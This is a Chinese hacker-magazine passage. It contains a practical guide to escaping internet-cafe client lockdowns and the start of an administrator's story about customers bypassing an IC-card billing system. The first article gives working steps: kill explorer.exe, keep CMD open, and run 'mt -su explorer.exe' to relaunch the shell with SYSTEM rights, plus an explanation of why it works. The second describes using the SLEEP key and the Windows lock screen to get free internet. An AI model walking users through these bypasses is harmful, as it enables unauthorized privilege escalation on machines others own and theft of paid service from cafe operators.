在脚本注入攻击中，大家费尽心思获得webshell后，大多是通过系统安装的第三方软件、系统漏洞等进行提权，从而获取服务器的控制权！在网吧破解中，我们也可以利用这个方法——权限提升。说起Windows的权限，大家都知道最高权限是System权限，我们只要把网吧客户机的权限提升为System，很多限制就会自动失效的！

我们需要任务管理器可以使用，如果不可以使用的话，可以通过修改注册表、利用VBS脚本等方法进行破解，这些破解的方法大家在以前的杂志中都可以找到。当然，我们也可以直接下载一些进程查看类的软件来使用，这在以前的杂志中也介绍过很多。另外我们还需要国产瑞士军刀Mt.exe。

来说一下我所在的这家网吧的一些限制，开机后的界面如图1所示，在“开始”——“运行”栏输入regedit，会出现如图2所示的错误提示；在IE浏览器中依次打开“工具”——“Internet选项”，会出现如图3所示的提示；打开“我的电脑”，在“工具”菜单中没有“文件夹选项”，如图4；在“开始”——“运行”栏输入control，打开“控制面板”，单击“显示”，会出现如图5所示的错误提示！除了以上的一些限制外，还有许多，限于篇幅，就不全部说明了！我们重点来看一下如何提权！




图2







图3


图1


图4


图5

首先打开“任务管理器”，找到“explorer”进程，结束该进程，在结束该进程前一定要确保已经运行了CMD，然后按alt+table键切换程序界面，找到CMD的窗口，如图6。




图6

找到mt.exe存在的磁盘目录，输入**mt -su explorer.exe**，回车后系统会自动加载，这样我们的权限就提升为System权限了，破解后的界面如图7所示！




图7

我们来看看上面的那些限制还存在吗？如图8，都已经不存在了。在CMD下输入whoami，查看当前系统权限，已经是System权限了，如图9。




图8




图9

破解的原理很简单，Windows的很多进程都是以System权限运行的，比如Winlogin.exe等，说明在Windows系统中存在一个system的帐户，我们要做的只是激活这个帐户而已，但是System这个帐户是无法使用net或者第三方的软件像激活guest用户那样来操作的，而用户通过系统操作文件是无法直接操作内核程序，只是通过shell进行操作的。Windows的shell程序就是explorer.exe，所以只要把explorer.exe的权限提升为System就相当于以System帐户登录了，权限提升了，限制自然不攻自破了。

（本文所涉及到的MT和whoami已收录到光盘中）

网管的故事之 有人在免费上网

墨者

X小编：平时我们在杂志里看到的都是菜菜们在上网时与网吧管理软件的破解斗争，但这次我们一反常态，来看看一个网管是如何发现了网管软件存在的漏洞，追根寻源找到漏洞的形成原因，并最终解决问题的。不过他的解决办法看似管用，其实我们也可以轻易突破的，至于方法就留给叉子们课后去思考了。

最近网吧里突然发生了一个很奇怪的现象，就是有一些电脑突然进入了WINDOWS锁定界面。我原先以为是玩家不小心错按了WINDOWS的锁定快捷键win+L，把屏幕给锁定了。但是当我按下回车键后却直接进入了桌面，而不是收费系统的锁定界面，在桌面上可以随意操作，可以上网，可以上QQ，桌面右下角的收费程序图标却没有显示出来，点击任务栏上的项目也没有任何反映。我的第一反映就是有人破解了管理系统免费上机了。一看主机箱的插卡处，上面果然没有插入IC卡！使用IC卡插卡上网一直被业界认为安全可靠，无法破解，几乎不存在免费上网的。可现在居然有人能够在这样的网吧里实现免费上网，实在是强呀。

感慨归感慨，有人免费上网的事儿很快就被老板知道了，老板那个心疼呀，简单快要捶胸顿足了。他要我这个做网管的马上给他想出预防的方法。我都不知道别人是如何免费上网的，怎么预防呢？看来只有自己先琢磨出破解的办法了，也顺便锻炼一下自己生锈的大脑。

我们网吧使用的是丕微（piway）计费软件，软件跟卡是配套的。卡分为临时卡、会员卡、管理卡。临时卡和会员卡都需要输入持卡人的身份证后8位数字才能使用，而管理卡直接插入就可以使用。还有一点不同的是，临时卡和会员卡在网络不通或者网线未插好的时候无法进入WINDOWS桌面，而管理卡则可以。但是没有插卡的时候，鼠标是锁定的，键盘上有些键的功能也锁定了。电脑进入系统后会自动切换到丕微计费软件的锁定界面，覆盖了WINDOWS桌面。屏幕自动显示3分钟的倒记时，时间一到还未插卡就会自动关机。

我首先在屏幕提示插IC卡时，尝试着按了下“CTRL+ALT+DEL”想调出任务管理器，却发现按钮是灰色的。于是又按下其它常用和不常用的WINDOWS快捷键轮番组合排列测试，发现均是徒劳。这时候突然想到了那台已经被破解电脑的WINDOWS锁定界面，于是尝试性的按了下win+l，并没有反映。百思不得其解的时候想到了以前破解使用的休眠键和唤醒键，以前万象使用休眠键就可以把它解决掉，这个收费系统不会也这么脆弱吧？我按了下键盘右上角的SLEEP键，屏幕马上黑了起来，然后回车，屏幕又亮了起来，出现了WINDOWS的锁定界面，要你输入密码解开锁定。网吧里一般都是将系统登录设置成的空密码，于是我